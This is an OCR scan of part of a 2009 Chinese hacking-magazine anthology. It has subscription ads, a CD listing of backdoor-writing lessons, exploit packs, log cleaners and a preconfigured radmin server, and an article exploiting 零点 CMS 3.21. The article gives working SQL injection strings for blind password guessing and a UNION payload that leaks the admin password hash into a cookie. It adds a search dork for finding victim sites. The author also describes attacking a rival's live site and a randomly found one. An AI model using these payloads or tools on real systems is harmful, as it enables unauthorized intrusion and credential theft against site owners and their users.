透视黑客技术发展焦点，把握黑客攻防技术跳动脉搏，全面收录流行黑客技术

- 黑客编程实战大演练
- 黑器免杀与入侵进阶
- 加密与破解经典实例
- 网络安全与加固精讲

黑客防线

2009

精华奉献本 下册

《黑客防线》编辑部 编

2CD-ROM

人民邮电出版社
POSTS & TELECOM PRESS

黑客防线

2009

精华奉献本 下册

《黑客防线》编辑部 编

人民邮电出版社

在攻与防的对立统一中寻求突破

黑客防线 2009订阅方案

攻防对立，技术提升，莫问英雄何处出！
崇尚技术，勇攀顶峰，敢与权威试比高！

作为2001年创刊的中国网络安全技术专业刊物，《黑客防线》与国内网络安全爱好者一起，8年来不懈奋斗，秉承着“在攻与防的对立统一中寻求突破”的核心理念，逐步发展成国内网络安全技术的顶尖媒体。除了《黑客防线》月刊以外，为了将快捷、方便、无地域限制的网络优势发挥出来，黑客防线于2005年10月正式开放了VIP体制，让更多的网络安全技术爱好者能通过网络，交流、学习、讨论最新的网络安全技术问题，极大地提高了国内网络安全技术的普及率和高级网络安全技术人员之间的交流。

为了满足广大《黑客防线》读者对月刊的需求，2009年新的订阅方案在秉承方便、实惠的一贯方针的基础上，融入了全新的、人性化的以往VIP会员回馈方案，以便让长期支持、关注、关怀《黑客防线》的读者朋友们享受到更多的实惠和技术讨论的便捷。

当今时代要求我们，更加专注于最顶尖的技术研究，更加专注于网络安全技术的普及，更加专注于网络安全理念的推广——2009年订阅方案的种种优惠活动，就是为了让更多、更新的新兴血液加入到网络安全技术中来！

2009年超级优惠订阅方案

★《黑客防线》杂志每月月初出版，定价12.5元，全年12期共150元。

★超级至尊

汇款1980元：订阅2009全年12期杂志。
免费赠送：
每期杂志快递送出，价值96元；
黑防新一代远控高级个人版（完全免杀，一年服务），价值2000元；
铂金终身会员权限及相关服务，价值1980元；
《黑客防线2008精华本》，价值39.8元；
《黑客防线2009精华本》，价值39.8元；
可开发票。

★钻石恒久

汇款758元：订阅2009全年12期杂志。
免费赠送：
每期杂志快递送出，价值96元；
钻石终身会员及相关服务，价值758元；
《黑客防线2008精华本》，价值39.8元；
可开发票。

★金牌惊喜

汇款488元：订阅2009全年12期杂志。
免费赠送：
每期杂志挂号邮寄，价值36元；
金牌三年会员及相关服务，价值488元；

★银牌超值

汇款358元：订阅2009全年12期杂志。
免费赠送：
每期杂志挂号邮寄，价值36元；
银牌一年会员及相关服务，价值358元。

★快速阅读

汇款246元：订阅2009全年12期杂志。
【杂志款150元＋全年快递费96元＝246元】
汇款204元：订阅2009全年12期杂志。
【杂志款150元＋全年挂号费36元＋全年邮寄费18元＝204元】

★VIP会员2009年订阅方案

即日起，至2009年2月1日，铂金VIP会员、钻石VIP会员、金牌VIP会员、银牌VIP会员订阅全年《黑客防线》杂志，均享受8折优惠！
VIP会员汇款216元：订阅2009全年12期杂志。【杂志款120元＋全年快递费96元＝216元】

★VIP会员升级订阅方案

即日起，至2009年2月1日，特定升级VIP会员，可享受赠送2009年全年《黑客防线》杂志，杂志以挂号方式寄出。
银牌升级金牌：不享受杂志赠送。
银牌升级钻石：370元，赠送2009年全年《黑客防线》。
银牌升级铂金：1622元，赠送2009年全年《黑客防线》。
金牌升级钻石：不享受杂志赠送。
金牌升级铂金：1492元，赠送2009年全年《黑客防线》。
钻石升级铂金：1252元，赠送2009年全年《黑客防线》。

★培训班特惠订阅方案

即日起，至2009年2月1日，加入黑客防线各种培训班，均送2009年全年《黑客防线》杂志，杂志以挂号方式寄出。
脚本培训班：340元
工具培训班：380元
C/C++培训班：1980元，可开发票。
Linux培训班：1980元，可开发票。
漏洞发掘培训班：1980元，可开发票。
Delphi培训班：1980元，可开发票。
Java编程培训班：1980元，可开发票。

注意事项：

1. 除以上方案以外，2009年《黑客防线》不接受其他方式的订阅。
2. 快递方式是每期出刊后立即发送，快捷便利，可以尽快阅读最新技术。但是，县市以下的地区不通快递，请不要选择这个方案。一旦按照这个汇款而又不能通过快递发送，我们将自动更改为通过邮局挂号邮寄。挂号邮寄也安全可靠，但是路途时间较长，一般要15天到20天才能收到。
3. 选择一、二、三、四方案的，因为涉及到会员权限的开通，不管选用什么方式汇款，都要联系客服3的QQ:812712489或者致电010-62145877，或者传真至010-62141360，说明你在黑防网站的注册账户，以便及时给你开通会员权限。
4. 无论选择什么方案，全部都要到网站注册账户，重要的是，要在地址栏清楚准确地写出可以收到邮件的地址。同时，真实姓名和电话也是必不可少的，特别是快递，一定要有电话。
5. 如有其他疑问，请访问《黑客防线》官方网站www.hacker.com.cn，咨询在线客服QQ。

汇款方式：

中国银行
卡号：6013 8201 0000 1361 321
户名：王英
开户地：北京市海淀区知春路支行

中国农业银行
卡号：6228 4800 1030 0147 815
户名：王英
开户地：北京市海淀区大钟寺支行

中国工商银行
卡号：6222 0202 0001 4677 781
户名：王英
开户地：北京市海淀支行

交通银行
卡号：6222 6009 1002 7088 507
户名：王英
开户地：北京市海淀区双榆树分理处

中国建设银行
卡号：4367 4200 1068 0443 876
户名：王英
开户地：北京市海淀区北三环储蓄所

招商银行
卡号：6225 8801 1002 5187
户名：王英
开户地：招商银行北京市中关村支行

中国邮政储蓄所
卡号：6221 8810 0004 0752 651
户名：王英
开户地：北京市海淀区双榆树邮局

汇款地址：北京市中关村邮局008信箱
邮政编码：100080
收款人：黑客防线邮购部

淘宝网店
网址 http://shop35607533.taobao.com/

提示：为了防止与其他读者的汇款混淆，建议在所汇金额后存入一尾数，如39.86，39.92等，以便与他人汇款区别。银行汇款可能需要身份证，邮局不需任何证件即可汇款。如有疑问，欢迎致电010-62145877，您的疑问会得到详细解答。

内容提要

《黑客防线2009精华奉献本》是国内最早创刊的网络安全技术媒体之一《黑客防线》总第85期至第96期的精华文章摘要。

《黑客防线》一直秉承“在攻与防的对立统一中寻求突破”的核心理念，关注网络安全技术的相关发展，并一直保持在国内网络安全技术发展前列。从2001年创刊至今，已经成为国内网络安全技术的顶尖媒体。《黑客防线2009精华奉献本》选取了包括黑客攻防、安全编程、漏洞发掘、入侵渗透、安全防护等方面的精华文章，配合两张包含1200MB安全技术工具、代码和录像的光盘，为读者方便阅读、理解提供了非常便捷的途径。

本书分为上、下两册（本册为下册），适合高校在校生、网络管理员、网络安全公司从业人员、黑客技术爱好者阅读。

《黑客防线》总　　编：孙　彬
《黑客防线》执行主编：徐生震
《黑客防线》编辑策划：李志华　黄　婷
《黑客防线》技术支持：hacker@hacker.com.cn
《黑客防线》网　　址：http://www.hacker.com.cn

致读者的话

今年是不平凡的一年。这一年，作为2001年创刊的国内网络安全技术媒体之一，《黑客防线》做了很多事情——包括杂志进一步提升技术水准，把光盘改为普及型的电子杂志。同时，黑客防线网站的VIP会员的规范性管理，培训班的正规化管理，很多事情，都是在这一年完成的。《黑客防线2009精华奉献本》就是在这样的情况下推出的，可以说，精华本浓缩了我们整年的所有心血！

今年真的很不平凡。在我们为奥运而兴奋、而奔波、而劳累之后，谁也想不到是全球的经济危机袭击了我们猝不及防的松弛心境。世界万物仿佛永远遵循着一个定律，乐极就会生悲，然后就是否极泰来。所以大可不必因为经济不景气而否定任何美好的预期，反而应该百倍地增加学习技术和钻研技术的信心。其实，每次世界性的经济危机都会催生一次新的科技创新，任何商品的贬值都没有影响到新技术的升值。因而，拥有黑客防线，学习和钻研技术，是我们处乱不惊的精神寄托。

有了这样的共识，在岁末年初之际，我们推出了《黑客防线2009精华奉献本》。这本书有两个特点，一个特点是完全浓缩了整年的黑客技术精华，将平时读者反映很好的技术文章综合了起来 另一个特点就是对过去一年的网络安全和黑客技术做了一个总结，并且对新的一年的网络安全技术的发展有了一个展望——展望越来越繁荣的网络安全的技术走向！

最后，还需要强调的一点是：《黑客防线》是一本技术月刊，它主要承载新的技术信息、新的技术探索。如果你有志于从事技术工作，特别是与网络相关的行业，或者是有志于钻研技术和技术突破，首先需要的理念就是要尊重技术的价值，就如同我们尽心尽力为广大读者编撰此书一样——每一位钟爱网络安全技术的人，都应该得到彼此之间的尊重！

其实，大家都知道，所谓《黑客防线2009精华奉献本》，大部分都是2008年以来的精华文章——只不过重新制作一本精华本，就给了我们又一次去粗取精、去伪存真的机会。特别是随着时间的过后几个月，对各方面技术的认识，又会多一些沉淀和判断，也是读者对于我们选编水平和技术评判标准的又一次检验。说到这里，让我们再一次感谢读者对我们的认可和支持，也感谢我们的作者提供了分门别类的技术原创文章，特别要感谢的是，那些没有选入精华本文章的作者，还是一如既往地支持我们，提出宝贵的建议，同时自己也在购买精华本。

让我们从现在做起、从我做起，一起珍重网络安全技术的快速发展势头，抓住网络安全技术的新亮点，一起开创中国网络安全技术的新篇章！

黑客防线2009精华奉献本光盘目录

A盘目录

图书相关

1）编程解析

BdS结构远程控制的构想与实现
Inline hook KeyboardClassServiceCallback实现键盘记录
LSP的遍历与修复
NAT穿透之NAT类型检测
Ring0 钩子防网页挂马
Ring0突破360自我保护
Ring0下恢复SSDT Shadow
Ring0中Hook SSDT防止进程被结束
Ring0中HOOK SSDT实现注册表监控
Ring3下强行删除文件的攻与防
Rootkit端口隐藏技术
RootKit文件隐藏技术实现
编程打造自己的SSDT恢复工具
穿透还原卡原理以及实现
摧毁还原精灵保护系统
打造自己的程序行为监视器
感染PE文件加载DLL
恢复Ring0下的IAT与EAT hook
基于NTFS的数据流创建与检测
利用BMP图片水印技术写入加密信息
另类绕过Ring3下inline hook
内核方法实现进程保护
深入分析RegMon的编程实现
使用过滤驱动打造防火墙
探秘系统内核表SSDT Shadow
托管注入深入研究
无进程式线程插入穿墙技术实现
修改函数一个字节实现新型Hook
映像劫持VS启动杀软
用开源反汇编引擎检测inline hook
再谈内核及进程保护
在内核驱动中检测隐藏进程
直接调用NTFS文件驱动检测隐藏文件
植入执行文件穿越软件防火墙

2）黑器攻防

AU3干掉360实时保护
Split函数黑客化轻松免杀ASP木马
对PHP免杀的思考
拿来主义对抗微点主动防御
实战突破微点主动防御
数字化脚本免杀法

3）密界寻踪

Armadillo5.00标准保护的简单脱法
Flash也玩破解
Ring3下逆向TCPView端口枚举机制
Themida脚本编写细解
百度QQ号码搜索 V2.0算法分析
初探国内某个人杀毒软件内部原理
打造文曲星NC3000模拟器白金存档补丁
攻破DomLinux邮件服务系统
狙剑文件与磁盘过滤驱动遍历和删除功能全逆向
利用Decompiler辅助分析IceSword端口枚举功能
破除Hide The IP的网络验证
软件代码窃取技术

4）网管之家

Linux下绕过多网卡实现双网络
基于符号链接的防盗链功能实现
用Linux下的代理服务器来保护主干网

5）脚本攻防

0Day极速秒杀FTBBS 6.X

6）漏洞攻防

Linux xfs服务漏洞利用与分析
Linux内核vmsplice提权漏洞利用与分析
PowerPoint漏洞经典案例分析
VoIP安全体系下的全面BreakThroug
免杀迅雷PPLAYER.DLL ActiveX控件溢出漏洞
迅雷PPLAYER.DLL ActiveX控件溢出漏洞剖析及利用

7）首发漏洞

发掘CMS001程序漏洞
拿下DVBBS PHP官网

8）特别专题

MS08-011 Office WPS文件转换栈溢出漏洞分

析与利用

NDIS过滤驱动在广域网络会话劫持防范技术中的应用研究

浅析Microsoft Jet Engine MDB File溢出漏洞

手机入侵与入侵手机

9）溢出研究

安全搜索进程内存空间

代码中的指航灯: 逆向技术

隔山打牛之RealPlayer栈溢出

精简你的数字字母ShellCode

上传漏洞的发掘技术

再谈全字母数字的ShellCode的编写

C++ 黑客编程课程展示

[第 1 课]开发环境简介 +helloworld

本节前置知识要求:

1）基本的C语言语法的掌握

2）对socket编程的原理有一定的基础

3）对Windows数据结构有一定的基础

本节课的主要内容:

1）配置开发环境

2）编写hello world

[第 2 课]超简单后门

本节前置知识要求:

1）基本的C语言语法的掌握

2）对Windows数据结构有一定的基础

本节课的主要内容:

1）在上节课的基础上完成一个简单的后门

2）编写makefile

[第 3 课]开辟条管道

本节前置知识要求:

1）基本的C语言语法的掌握

2）对Socket编程的原理有一定的基础

本节课的主要内容:

1）创建新进程的方法

2）用管道(PIPE)进行进程间通信

[第 4 课]加点零件

本节前置知识要求:

1）基本的C语言语法的掌握

2）对Socket编程的原理有一定的基础

本节课的主要内容:

学习Windows编程中的一些常用技术

[第 5 课]第一个后门

本节前置知识要求:

1）基本的C语言语法的掌握

2）对socket编程的原理有一定的基础

3）对Windows数据结构有一定的基础

本节课的主要内容:

结合前四节课的内容,完成一个功能完整的后门

[第 6 课]特洛伊,反向突破

本节前置知识要求:

1）基本的C语言语法的掌握

2）对socket编程的原理有一定的基础

3）对Windows数据结构有一定的基础

本节课的主要内容:

1）学习反向连接后门的工作原理

2）将上一节中的后门改成一个具备反向连接功能的后门

[第 7 课]支持的力量,DLL 加载器(上)

本节前置知识要求:

1）基本的C语言语法的掌握

2）对socket编程的原理有一定的基础

3）对Windows数据结构有一定的基础

本节课的主要内容:

1）认识DLL文件

2）编写一个DLL版本的Hello world

3）本地应用程序loader调用DLL文件

[第 8 课]支持的力量,DLL 加载器(下)

本节前置知识要求:

1）基本的C语言语法的掌握

2）对socket编程的原理有一定的基础

3）对Windows数据结构有一定的基础

本节课的主要内容:

1）使用远程线程注入的方法在已有的程序中挂载DLL文件

2）完成一个测试用的DLL_Loader

[第 9 课]握着你的手写 DLL 木马

本节前置知识要求:

1）基本的C语言语法的掌握

2）对socket编程的原理有一定的基础

3）对Windows数据结构有一定的基础

本节课的主要内容:

将后门改造成一个DLL后门

[第 10 课]Win32 多线程基础

本节前置知识要求:

1）基本的C语言语法的掌握

2）对socket编程的原理有一定的基础

3）对Windows数据结构有一定的基础

本节课的主要内容:

Win32多线程基础,并发的开始。

B盘目录

VIP必备工具包

经典溢出工具包合集

该工具包合集包含以下程序：ms-sql远程溢出工具、ispc unicode漏洞的利用工具、lis5hack及idahack .printer漏洞的远程溢出工具、snake IIS Snake ida、idq的远程溢出工具、ASP漏洞远程溢出工具、webdav漏洞远程溢出工具、rpc_locator及rpc RPC LOCATOR漏洞的远程溢出工具、media server远程溢出工具、Windows rpcdcom的远程溢出工具、Windows 2000 rpcdcom的远程溢出工具(反向连接)、windows rpcdcom长文件名的远程溢出程序、Windows messenger漏洞的远程溢出程序(ms03-043)、Windows workstation漏洞的远程溢出程序(ms03-049)和Windows frontpage fp30reg。

23款黑客小工具包

包含以下程序：

1)s.exe：扫描器

2)dns.exe：DNS欺骗工具

3)sqlhello.exe：sqlhello溢出工具

4)nc.exe：黑客入门必备瑞士军刀

5)cca.exe：客隆账号的小工具ca

6)c3389.exe：查看终端服务端口

7)elsave.exe：小榕日志清除工具

8)FPipe.exe：端口转发

9)hxdef100.zip：黑客守卫者

10)IIS隐藏后门.zip：IIS隐藏后门工具

11)pulist.exe：列进程的命令行下的小工具

12)radmin.zip：上课时用的软件

13)fscan.exe：扫描软件，非常强大

14)pmh.exe：隐藏进程的小软件

15)SocksCap.zip：本地代理用到的软件

16)sky.bat.rar：本地防护的批处理

17)SSSO-Friend.exe：SSS0入侵伴侣

18)SqlServer.exe：SQL Server日志清除专家

19)rdpbd_.zip：RDP终端复制文件补丁

20)SQLTools.exe：SQL空口令入侵工具

21)lcx.exe：入侵内网必备

22)ra.exe：打开7788端口，密码是www@21cn@com的radmin的服务端

23)TFTPD32.EXE

黑客防线2008安全工具包

黑防入侵必备工具包

黑防脱壳破解必备工具包

SQL注入工具

实用查询工具包

音速启动

批处理U盘杀毒工具

BlueScreen

风宁开盘黑客防线专版

html code capturer

newsid

PageDefrag

ProcessExplorer

PsTools

ShellCode Decoder

VirtualDesktop

网马EXP的保护与破解

WordPress SQLRFICGI

XSS_Auditor

SQL表列获取

radmin hash转换

黑客防线专版wpa-psk破解工具

c99去后门增强黑防专版

黑客防线专版IP查询器

PHP Bug Scanner

blind SQL injection

sqlResp v1.0 黑客防线专用汉化版

Proxy Tester v1.1黑客防线汉化专版

mysqlfuzz

Roffset2Voffset

Phpwind Admin Pass Change Exploit

黑客防线专版QQ聊天器

CGI扫描器

Goog2Text v1.5

MD5工具

ASP木马

Hash破解黑防专版

鼠标恶搞程序+源代码

HACKER WEBKIT

Ajax蠕虫

驱动安装器

Spy4Win(Spy for Window)

SQL 表列获取v1.0

ASCII 码查询

Blind注入工具bsqlhacker

Internet Explorer m4v Remote 0day

0Day极速秒杀FTBBS 6.X

注入地址批量检测工具

VB端口扫描工具

刷流量工具

可靠密码生产机

黑客防线2009精华奉献本目录（下册）

首发漏洞

特别专题

漏洞攻防

脚本攻防

溢出研究

渗透与提权

适合读者：入侵爱好者
前置知识：无

零点爆破

——零点站点管理系统3.21版漏洞分析

文／图 Cschi

近日，同行业的一位朋友针对业内应用软件写了个辅助工具，在QQ群中叫卖，大肆宣扬其工具如何的必要，并建了网站公开了银行汇款账号！看得我极不自在。这足以证明你能总行了吧，又何必如此张扬呢？我向来主张共享。如果大家都对生活工作中的一点发现都藏着掖着，都需要以货币来交换的话，我想社会恐怕也发展不到今天。如果不是思想的传播，经验的交流，可能这位老兄至今还处在结绳记事的什么石器时代呢。诚然开发软件目的是为了效益，但那需要所开发的软件有价值。该辅助工具是用易语言编写的，轻易便破解了，既然搞就搞得彻底点，再看看其网站吧，是用零点CMS建的。

攻 坚

零点CMS属于捷派工作室（原零点设计在线）作品，界面简洁，栏目设置也较全面，公告、会员登录、网站统计、投票、留言板、评论等，能满足基本的建站需求。确认的特征页面是公告链接为"Unit_View.asp?id=xxx"，在其后加上单引号后的错误提示页面如图1所示，还有"图片频道"的页面链接为ImgChannelView.asp等。我们可以使用百度搜索这些特征页面，如"inurl: ImgChannelView.asp"。

既然知道了他所使用的CMS系统是什么就好办了。从捷派官方网站下载最新版ZSA3.21（下载地址 http://www.mb999.com/SoftWare/softview.aspx?SoftID=32），本地搭建IIS（http://127.0.0.1）。分析后觉得该CMS代码编写得很规范，思路



图 1

清晰，所有对数据库的操作全部写成函数存入inc目录，并对操作数据库的参数进行了严格的过滤。虽然有几处没有过滤的，如在inc/getCommonData.asp中，takeArticle函数的articleType参数、takeSoft函数的SoftType参数等，并且正常页面调用这些函数时，这些参数为常数，但是js/RemoteCall.asp却用Request.QueryString("ClassID")传入了articleType等参数！（用Dreamweaver搜索所有调用takeArticle函数的页面）如图2所示。



图 2

由此，我们构造调用链接"http://127.0.0.1/js/RemoteCall.aspCallType=article&ClassID=0&DisplayNum=5&isShowTime=0&MaxWord=8&orderWord=hits"，页面返回正常！如图3所示。试着



图3

修改成"ClassID=0 and 1=1",提交出错,如图4所示(IIS的"应用程序配置"、"调试"项

图4

应设置为"向客户端发送详细的ASP错误信息")。查看inc/getCommonData.asp第40行代码,如图5所示,原来是字符串与数字比较时ASP报错!看来是不能利用的!



图5

再分析inc/CheckLogin.asp文件看看Cookies是否可以注入,但CheckMemberLogin函数已将Request.Cookies(ZD_CookieName)("MemberID")中的单引号过滤了!真是穷途末路了!看看QQ群图像狂闪——那家伙太嚣张了!GO ON!

当看到inc/getMemberData.asp文件中的adminMemberData函数时,眼前一亮,变量Request.Form("memberID")不是没有过滤就放入Sql语句中(第340行)了吗?如图6所示。攻坚战终于发现了突破口!抬头看看闹钟,已是午夜零点了,也算是巧合吧,于是便有了此文"零点爆破"!(其实,adminMemberData函数中用FormatWord过滤了Request.Form("MemberID")变量,但因作者太过于自信或者是疏忽,FormatWord根本就没起多大作用,这点会在后面的"爆破"节中详细说明),攻坚有了突破口,下面就让我们先阻击掉这处的火力点吧!



图6

阻击

目标 inc/getMemberData.asp

描述:注册新用户时,用户名变量没有过滤单引号,存在注入漏洞。

我们先仔细分析一下inc/getMemberData.asp,代码如下。

```
Select Case Request.QueryString("displayType")
'状态显示
Case ""
ShowMember=displayMemberStatus()
Case "RegMember"
ShowMember = displayMemberReg(Request.QueryString("step"))
Case "editeMember"
ShowMember = displayMemberEdite()
Case "selfHelp"
ShowMember = "<span class=""RedText"">"&MemberSelfHelpAdd(Request.QueryString("para2"))&"</span>"
Case Else
ShowMember = "<span class=""RedText"">"&MemberOsMessage&"</span>"
End Select
//当displayType参数值为空,editeMember、selfHelp将调用相应的函数,这些函数中都用CheckMemberLogin进行验证,所以我们必须让displayType参数值不为以上值,如RegMember或其他,这样代码将会继续向后执行
IF Request.Form("adminMember")<>"" Then
'数据处理块
IF Request.Form("adminMember")="reg" Then
Call adminMemberData("reg")
End IF
IF Request.Form("adminMember")="edite" Then
Call adminMemberData("edite")
End IF
End IF    //当adminMember值为reg时,调用adminMemberData函数
```

当displayType参数值不为空,为editeMember、selfHelp时,如RegMember或其他,代码继续向后执行。当adminMember值为reg时,调用adminMemberData函数,代码如下:

```
IF adminType="reg" Then
……//略去对用户名、密码、提示问题、提示答案等
```

```
是否为空的判断，同时忽略FormatWord函数的作用
    Set chkRs=Server.CreateObject("Adodb.Recordset")
    chkRs.open "select * from ZD_Member where
MemberID ='"&Request.Form("memberID")&"'",conn,1,1
    IF chkRs.eof Then
    chkRs.close
    set chkRs = Nothing
    Set Rs = Server.CreateObject("Adodb.RecordSet")
    Sql = "Select * from ZD_Member"
    Rs.open Sql,conn,1,3
    Rs.addnew
    Rs("MemberID") = Request.Form("memberID")
    Rs("question") = Server.HTMLEncode(Request.Form
("question"))
    ……//略去对其他字段更新的语句
    Rs.update
    Rs.close
    Set Rs = Nothing
    ……//略去注册成功后账号是否处于锁定状态的判断
    Else
    Response.Redirect "Member.asp?display Type=Reg
Member&step=step2&OsMessage= 该用户已经被注册!!"
    Response.End
    End IF
    End IF
```

可见当adminType值为reg时，程序首先执行chkRs.open语句，如果返回空集，则增加新用户，否则提示用户已被注册。比如注册用户名为"aa' and '1'='1"(aa用户名已经注册)时提示"该用户已经被注册!!"，而注册用户名为"aa' and '1'='2"时提示"aa' and '1'='2,注册成功!!请使用登录面板进行登录!"，如图7 所示。



图7

注意"会员账号"栏最长只能输入16个字符，并且变量是用Request.Form方式获取，所以另存注册页面(http://127.0.0.1/Member.asp?displayType=RegMember&step=step2)到本地进行如下修改:

```
    <FORM name=form1
      action=" http://127.0.0.1/Member.asp?
displayType=RegMember " method=post>
    // 将action值修改为http://127.0.0.1/Member.
asp?displayType=RegMember，即要提交到的页面链接，删
除onsubmit="return checkAddMember()"
    <TD  width="48%">会员账号: <INPUT
class=dataInput maxLength=200 size=50 name=memberID>
    //  maxLength根据情况修改为200（或者删除
maxLength限制），size修改为50
    <TD>会员密码: <INPUT  class=dataInput
type=password maxLength=18 size=15 name=password
value=111111>
    <TD>重复密码: <INPUT  class=dataInput
type=password  maxLength=18  size=15
name=passwordcheck value=111111>
    <TD>密码提示: <INPUT  class=dataInput
id=question name=question value=111111>
    <TD>提示答案: <INPUT class=dataInput id=answer
name=answer value=111111>
    //会员密码、重复密码、密码提示、提示答案初始赋值
```

修改后的页面如图8所示，这样我们进行手工猜解时，每次只需要修改会员账号栏中的注入语句即可。

图8

我们使用的注入语句分别如下:

```
    admin' and (select mid(memberpass,1,1) from
ZD_member where memberid='admin') between '0' and
'9' and '1'='1
    //猜解admin用户密码的第一位是否在0~9之间
    admin' and (select mid(memberpass,2,1) from
ZD_member where memberid='admin') between 'a' and
'f' and '1'='1
    //猜解admin用户密码的第二位是否在a~f之间
```

如果提示"该用户已经被注册!!"，则是，如果提示如图9 所示，则否。

此外需要注意的是，由于MemberID字段最大允许50个字符，所以注入时用户账户栏输入的字符数应大于50，这样就不会给数据库中增加新用户！在实测中不要直接使用"admin' and '1'='2"，因为这将新增一个"admin' and '1'='2"用户，应该插入空格使其字符数大于50。

接着就再次进攻吧！可是当打开其网站的

图9

member.asp文件时，却显示"HTTP/1.1 500 Server Error"。后来才知道那家伙将该文件的内容全部删除，成了0字节了。看来只有先放弃此突破口了，唉，阻击架好却没了目标！

看来只好继续寻找突破口了，后来事实也证明了决定的英明(^_^)，终于被我找到了更大的突破口！就因他的"张扬"给零点CMS引来了毁灭性的灾难。不过事物都有两面性，尽管可能因为此文会对使用零点CMS网站的安全构成威胁，但是新的灾难也会促使零点CMS更进一步，这也算是对自己的行为的一种安慰吧。

阻击条件(判断能否使用阻击)：可以注册新用户，使用增加长度的"admin' and '1'= '1"提示"该用户已经注册"，而使用增加长度的"admin' and '1'='2"提示"字段太小"，注意admin用户必须存在，也可换为其他存在的用户名。

爆 破

目标 inc/checkLogin.asp

描述 在MemberLogin函数(登录认证)中，因FormatWord函数的正则表达式拼写缺陷使得表单提交的变量user没有过滤，而产生注入漏洞。

我们从登录页面login.asp开始分析，代码如下。

```
<!--#include file="config.asp"-->
<!--#include file="conn.asp"-->
<!--#include file="inc/md5.asp"-->
<!--#include file="inc/checkLogin.asp"-->
<%    Dim errMessage
errMessage="请注意输意密码的安全性，最多允许登录次数为3！"
IF Request.Form("post")<>"" Then
Call MemberLogin(Request.QueryString("backUrl"))
End IF
……//当post非空时，调用inc/checkLogin.asp中的MemberLogin函数
```

可见当表单提交的post变量非空时，调用inc/checkLogin.asp中的MemberLogin函数，继续分析该函数，代码如下：

```
Function MemberLogin(backURL)
Dim g_user,g_pass,limitDayFlag
……//实测时可将Request.Cookies(ZD_CookieName)("errlogin"))的值改大，如300
g_user=Request.form("user")
g_pass=Md5(Request.form("pass"))
……/略去FormatWord函数
set Rs=Server.Createobject("Adodb.Recordset")
sql="select * from ZD_member where memberID='"&g_user&"'"
rs.open sql,conn,1,1
IF rs.eof or bof Then
errMessage="错误!无此用户请查证后再输入。"
Response.Cookies(ZD_CookieName)("errLogin")=Cint(Request.Cookies(ZD_CookieName)("errlogin"))+1
//rs返回空集时，Cookies的errLogin值加1
Else //rs返回非空时
……
IF g_pass=rsPass and rs("locked")=False and limitDayFlag=True Then
Response.Cookies(ZD_CookieName)("MemberLevel")=Rs("memberLevel")
……//通过密码等判断后修改Cookies，注意locked和isLimit字段应该为False
Else
errMessage="密码错误,或者您的用户已被管理员锁定,或者会员到期,请查证后再试。"
End If
Else
errMessage="登录次数过多,稍后再试。"
End IF
End Function
```

可见g_user只经过FormatWord函数就直接进入了SQL语句执行，当rs返回非空时，进一步判断密码是否一致、locked字段是否为False、limitDayFlag是否为True(即isLimit字段是否为False)，如果是则写Cookies登录验证通过，否则返回错误提示。这样我们就可以构造union语句满足以上条件了。

```
Abc' union select 1,memberpass,'7a57a5a743894a0e',4,5,6,7,8,9,10,11,12,13,14,15,16,17,18,19,20,21,true,false,false,false,26 from zd_member where memberid='admin
```

说明 Abc为任意不存在的用户名，目的是让前面的select语句返回空集 Memberpass位置对应的是MemberID字段，即将union出的密码放入Cookies的MemberID中 7a57a5a743 894a0e为

admin的MD5码，所以登录时密码应为admin，也可以自定 Select的字段中倒数第2、4个必须为false，即locked和isLimit字段必须为false 最后的admin当然是希望union出密码的用户名。

由于union出的密码存入到了Cookies中，所以我们必须使用工具才可以查看到，如啊D注入工具。

1）冲锋

使用啊D注入工具打开页面，用会员账号构造出union语句（登录页面未对输入的长度限制），会员密码为admin，登录后Cookies的MemberID将记录出admin用户的密码，如图10所示。

图10

哈哈，尽管登录后跳转到的member.asp页面出错，但跳转前已经将admin用户密码存入Cookies的MemberID中了！爆破一举成功。

爆破条件（判断能否爆破）：用"admin' and'1'='1"登录（密码任意）提示"密码错误"，用"admin' and '1'='2"登录提示"无此用户"，注意admin用户必须存在，也可换为其他存在的用户名。

2）混战

前面提到，我们可以使用百度搜索特征页面得到使用零点CMS的网站，任选一个试试爆破，出错！如图11所示。看来建站时对数据库做了改动，我不想猜字段数，那么就换阻击方法吧。先用增加长度的"admin' and '1'='1 "和"admin' and '1'='2"进行检测，前者提示用户已注册，后者提示字段太小！OK，此漏洞可以利用，接下来大家就都知道该怎么做了。

图11

3）用户名

前面提到判断能否使用阻击或爆破时需要使用存在的用户名，一般零点CMS会在首页显示新入会员列表，如果没有时，可使用"js/RemoteCall.asp?CallType=member&DisplayNum=5"链接列出！如图12所示（DisplayNum值改为10，一次可显示10个）。

